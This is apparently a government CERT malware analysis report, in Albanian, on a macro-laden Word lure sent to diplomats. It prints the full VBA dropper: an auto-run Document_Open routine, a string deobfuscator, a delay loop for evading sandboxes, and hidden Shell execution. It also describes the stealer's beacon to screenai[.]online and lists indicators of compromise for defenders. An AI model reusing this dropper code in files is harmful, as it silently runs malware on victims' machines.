REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës
Online Seminar.FM.gov.om.doc

Versioni: 1.0
Datë: 02/09/2025

PËRMBAJTJA

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.


Informacione Teknike

Është evidentuar qarkullimi i një fushate spear-phishing ku shënjestrohen ambasadat dhe trupat diplomatike ku emailet dërgohen nga adresa zyrtare të Ministrisë së Punëve të Jashtme të Omanit. Nga inteligjenca kibernetike është investiguar se pas kësaj fushate e lidhur me Iranin, të cilët dyshohet se kanë lidhje me *MOIS – Ministrinë e Inteligjencës dhe Sigurisë së Iranit*.

Figura 1: Dokumenti attach

Analiza e skedarit Online Seminar.FM.gov.om.doc

Skedari **Online Seminar.FM.gov.om.doc** është një skedar i tipit **doc**. Në vijim të analizës, shikohet që skedarë të tillë përmbajnë zakonisht ***macro*****,** pjesë kodi të cilat ekzekutohen kur dokumenti hapet dhe thërritet funksioni ***Document_Open***.
Në këtë rast evidentohen dhe disa fjalë kyce të cilat na japin informacion se kemi të bëjmë me një skedar keqdashës.



Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Open	May open a file
Suspicious	Output	May write to a file (if combined with Open)
Suspicious	Print #	May write to a file (if combined with Open)
Suspicious	Shell	May run an executable file or a system command
Suspicious	vbHide	May run an executable file or a system command
Suspicious	command	May run PowerShell commands
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Figura 2. Evidentimi i kewords të dyshimta.

Nga analiza e kodit burim të ruajtur në **macro** evidentohet funksioni **dddd** që merr një parametër një string, funksioni **laylay(),** funksioni **RRRR** merr një parametër.

```
Function dddd(str As String) As String
    Dim out As String
    For counter = 1 To Len(str) Step 3
        out = out & Chr((Val(Mid(str, counter, 3))))
    Next
    dddd = out
End Function
```

Figura 3. Funksioni dddd

Funksioni dddd:
Ky funksion merr një tekst **(str)** që përmban numra në formë karakteresh, të ndarë çdo 3 karaktere. Çdo treshifror konvertohet në një karakter duke përdorur funksionin **Chr().**

```
Function laylay()

    Dim loop1 As Integer
    Dim aa As Integer

    loop1 = 110

    For tmp1 = 1 To loop1

        For tmp2 = 1 To loop1

            For tmp3 = 1 To loop1

                For tmp4 = 1 To loop1
                    aa = aa + 1
                Next

                aa = 0

            Next

        Next

    Next
    aa = 0

End Function
```

Figura 4. laylay

Funksioni laylay

Ky funksion nuk ka ndonjë qëllim të mirfilltë, vetëm krijon një vonesë **(delay)** me anë të një cikli *for*.

Funksioni RRRR

Ky funksion merr një parametër **path**, që mund të jetë një program apo pjesë kodi për t'u ekzekutuar.

.On Error GoTo erorr2

Kjo pjese kodi realizon nëse ndodh ndonjë gabim gjatë ekzekutimit, kodi të kalojë te blloku i kodit **erorr2**, për të mos shkaktuar error të dukshëm.

Funksioni **laylay** thirret për të vonuar ekzekutimin. (laylay është një *loop* që nuk bën asgjë por vonon procesin).
Qëllimi: të anashkalojë analizën automatike ose sandbox që përdorin kohë të kufizuar për skanimin.

executablePath = path

Caktohet vlera **entry (path),** një variabël tjetër me emër tjetër **(executablePath).**

windowStyle = vbHide

Ky është një parametër për funksionin **Shell**, që ka si funksion:

Ekzekutimin e komandës por jo shfaqjen e output (**console window**).
errorCode = Shell(command, windowStyle)
Kjo është pjesa më e rëndësishme e këtij skedari nga ku funksioni **Shell()** ekzekuton komandën e dhënë (**command**) me parametrin **vbHide.**

Pra, kjo e hap atë skedar (që pritet të jetë një program ose script), pa dijeninë e përdoruesit**.**
Nëse nuk ka probleme gjatë ekzekutimit, kthehet një process ID integer, përndryshe kthen 0.

```
Function RRRR(path As String)
On Error GoTo erorr2
    Dim executablePath As String
    Dim command As String
    Dim windowStyle As Integer
    Dim waitOnReturn As Boolean
    Dim errorCode As Variant
    laylay

    executablePath = path

    command = executablePath
    windowStyle = vbHide
    waitOnReturn = False
    laylay

    errorCode = Shell(command, windowStyle)
    If errorCode <> 0 Then
    End If
erorr2:
    'n
End Function
```

Figura 5. Funksioni RRRR

Funksioni *Document_Open*

Ky funksion ekzekutohet automatikisht kur hapet dokumenti **(Document_Open = AutoExec).**
Përcakton **path-in** e një skedari në disk:

"C:\Users\Public\Documents\ManagerProc.log"
Thërret ***laylay*** për të vonuar procesin (***delay***).
Lexon një tekst nga një ***TextBox*** brenda një forme (***UserForm1***) dhe e dekodon me funksionin ***dddd***.

Ky tekst në formë numrash është i fshehur dhe përkthehet në komandë ose kod si dhe shkruan rezultatin e dekoduar në një **file .log.**

Thërret **RRRR(pth)** për ta ekzekutuar atë file të sapo krijuar pa shfaqur *output* te përdoruesi.

```
Private Sub Document_Open()

On Error GoTo AAAA

    Dim pth As String
    Dim malmal_path As String

    pth = "C:\\Users\\Public\\Documents\\ManagerProc.log"
    laylay

    Dim app As String
    app = dddd(UserForm1.TextBox1.Text)
    laylay

    ''''''''''''''''''''''

    fileNumber = FreeFile
    Open pth For Output As fileNumber

    Print #fileNumber, app
    Close fileNumber

    RRRR (pth)

    laylay

AAAA:
    ' n
```

Figura 6. Document_Open

Evidentimi i ***VBA Form*** në ***Macros/UserForm1/o,*** nga ku evidentohet vendosja e *payload* të këtij skedari keqdashës.




Figura 7. UserForm1 - o

Figura 8. Payload UserForm1 o

Nëse duam të dekodojmë këtë skedar mund të përdorim **Microsoft Office Word debugger** që

ofron vetë platforma ose mund të shkruajmë të njejtën llogjikë të kodit por në një gjuhë tjetër psh **python.** Prandaj krijojmë skedarin në python *deobfuscator.py* dhe si parametër lexojm skedarin **O**.

```python
def decode_triplets(num_str: str) -> bytes:
    out = bytearray()
    for i in range(0, len(num_str), 3):
        chunk = num_str[i:i+3]
        if len(chunk) < 3:
            break
        try:
            v = int(chunk)
        except ValueError:
            v = 0
        out.append(v & 0xFF)
    return bytes(out)
```

Figura 9. Simulimi i funksionit dddd

Gjatë fazës së *deobfuskimit* u evidentua se kemi të bëjmë me krijimin dinamik të një skedari i tipit *PE (executable)* e cila tregohet nga vargu i karaktereve **!This program cannot be run in DOS mode.**




Figura 10 Ekstraktimi i skedarit të ekzekutueshëm

Ky skedar u ruajt dhe në momentin që skedarit i ndryshuam prapashtesën në **.exe** evidentohet se skedari ndryshon pamje dhe i vendoset një ikonë.




Figura 11 Skedari i ekstraktuar

Ky skedar është i kompiluar ne gjuhën C/C++ me vlerë hash:
76fa8dca768b64aefedd85f7d0a33c2693b94bdb55f40ced7830561e48e39c75
dhe me description në properties me emrin ***sysProcUpdate***.




Figura 12. Kompiluesi C/C++

Nga analiza statike kuptojmë se skedari është *packed,* pra janë përdorur teknika komplekse në mënyrë që kodi të jetë shumë i vështirë për t'u kuptuar. Duke parë natyrën e skedarit dyshohet se kemi të bëjmë me një skedar stealer (vjedhës kredencialesh). Prandaj ndiqet me procesin e **debug** funksionet si ***WinHttpOpen***, ***WinHttpOpenRequest*** etj.

Gjatë vendosjes së një pike në funksionin ***WinHttpConnect*** evidentohet ne regjistrin ***RDX*** domaini ***Screenai[.]online*** dhe në funksionin ***WinHttpOpen*** path */home* dhe domaini dërgon një kërkesë drejt ***Screenai[.]online/home***




Figura 13. Domain keqdashës

Për të parë llojin e kërkesës që dërgon evidentohet në regjistrin RDX në funksionin **WinHttpOpenRequest** kërkesa e cila është e tipit **POST**




Figura 14. POST Request

Duke qënë se po dërgohet një kërkesë do evidentohet se në thërritjen e funksionit ***WinHttpSendRequest*** në format ***JSON*** do i dërgohen me anë të ***POST request*** disa informacione kundrejt domainit keqdashës.

Figura 15. Content-Type application/json

Formati i cili dergohet {"computerName":"<...>","userName":"<...>","isAdmin":"<...>","ID":"1"}




Figura 16. Marrja e informacioneve me anë të POST

Indikatorët e Komprometimit

screenai[.]online	**Domain**
b2c52fde1301a3624a9ceb995f2de4112d57fcbc6a4695799aec15af4fa0a122	**Online Seminar.FM.gov.om.dnr.doc**

76fa8dca768b64aefedd85f7d0a33c2693b94bdb55f40ced7830561e48e39c75	**sysProcUpdate**
1883db6de22d98ed00f8719b11de5bf1d02fc206b89fedd6dd0df0e8d40c4c56	**sysProcUpdate**
1c16b271c0c4e277eb3d1a7795d4746ce80152f04827a4f3c5798aaf4d51f6a1	**Online Seminar.FM.gov.ct.tr(2).doc**
3ac8283916547c50501eed8e7c3a77f0ae8b009c7b72275be8726a5b6ae255e3	**sysProcUpdate**
3d6f69cc0330b302ddf4701bbc956b8fca683d1c1b3146768dcbce4a1a3932ca	**sysProcUpdate**

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromitimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".